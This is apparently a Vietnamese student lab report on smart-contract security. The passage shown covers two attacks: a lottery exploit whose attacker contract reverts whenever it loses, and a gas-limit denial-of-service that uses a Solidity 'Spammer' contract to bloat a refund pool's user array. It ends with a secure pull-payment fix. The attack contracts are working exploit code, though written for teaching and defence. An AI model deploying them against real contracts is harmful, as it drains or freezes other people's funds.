
```
    function withdrawAll() public {
        payable(msg.sender).transfer(address(this).balance);
    }
}
```

- Deploy contract WeakLottery.sol và nạp vào 2 ETH:




- Deploy LotteryAttacker với địa chỉ của WeakLottery






- Attack với value bằng 1ETH: Attack contract tăng thêm 1.1ETH (1ETH lấy đc và 0.1 vốn)
- Kết quả attack: Sucess:



- Kết quả: Khi attack thất bại: chỉ mất phí gas cực nhỏ, còn 0.1 ETH tiền cược thì không mất. Vì khi thua attack contract chủ động gọi revert để hủy giao dịch.




D. Phần 4: Từ chối dịch vụ (DoS via Gas Limit)


```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;
```


```
contract Spammer {
    // Dùng call cấp thấp để không cần khai báo interface phức tạp
    function spam(address _poolAddress) public payable {
        for(uint i = 0; i < 50; i++) {
            // Chia nhỏ tiền nạp (ví dụ 0.001 ETH mỗi lần)
            (bool success, ) = _poolAddress.call{value: 0.001 ether}(
                abi.encodeWithSignature("deposit()")
            );
            require(success, "Call failed");
        }
    }

    receive() external payable {}
}
```


- Triển khai Target RefundPool.sol



- Depploy 3 spammer và cả 3 thực hiện spam ddos về contract target:








➔ Mảng users trong RefundPool lúc này sẽ có 150 phần tử

- refundAll trong contract RefundPool:



- RefundPool_Secure không bị ảnh hưởng bởi số lượng người dùng (O(1) so với O(n)) vì:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;
contract RefundPool_Secure {
    mapping(address => uint) public balances;

    function deposit() external payable {
        balances[msg.sender] += msg.value;
    }

    // Không còn hàm refundAll
    // User phải tự gọi hàm này -> Tránh DoS
    function withdraw() external {
        uint amount = balances[msg.sender];
        require(amount > 0);
        balances[msg.sender] = 0;
        (bool success, ) = msg.sender.call{value: amount}("");
        require(success);
    }
}
```

- Loại bỏ vòng lặp: Contract không còn duyệt qua mảng users[]. Mọi thao tác đều dựa trên mapping.
- Phân tán rủi ro và chi phí: Thay vì một giao dịch khổng lồ xử lý cho tất cả mọi người (Push), contract chia nhỏ thành nhiều giao dịch cá nhân (Pull).
- Tính cô lập: Nếu một user cố tình viết contract nhận tiền bị lỗi (để phá hàm refundAll), chỉ làm kẹt tiền của chính attacker. Những người dùng khác vẫn gọi withdraw bình thường.

E. Source code:

https://github.com/gianghitran/Blockchain_UIT/tree/main/Lab5

HẾT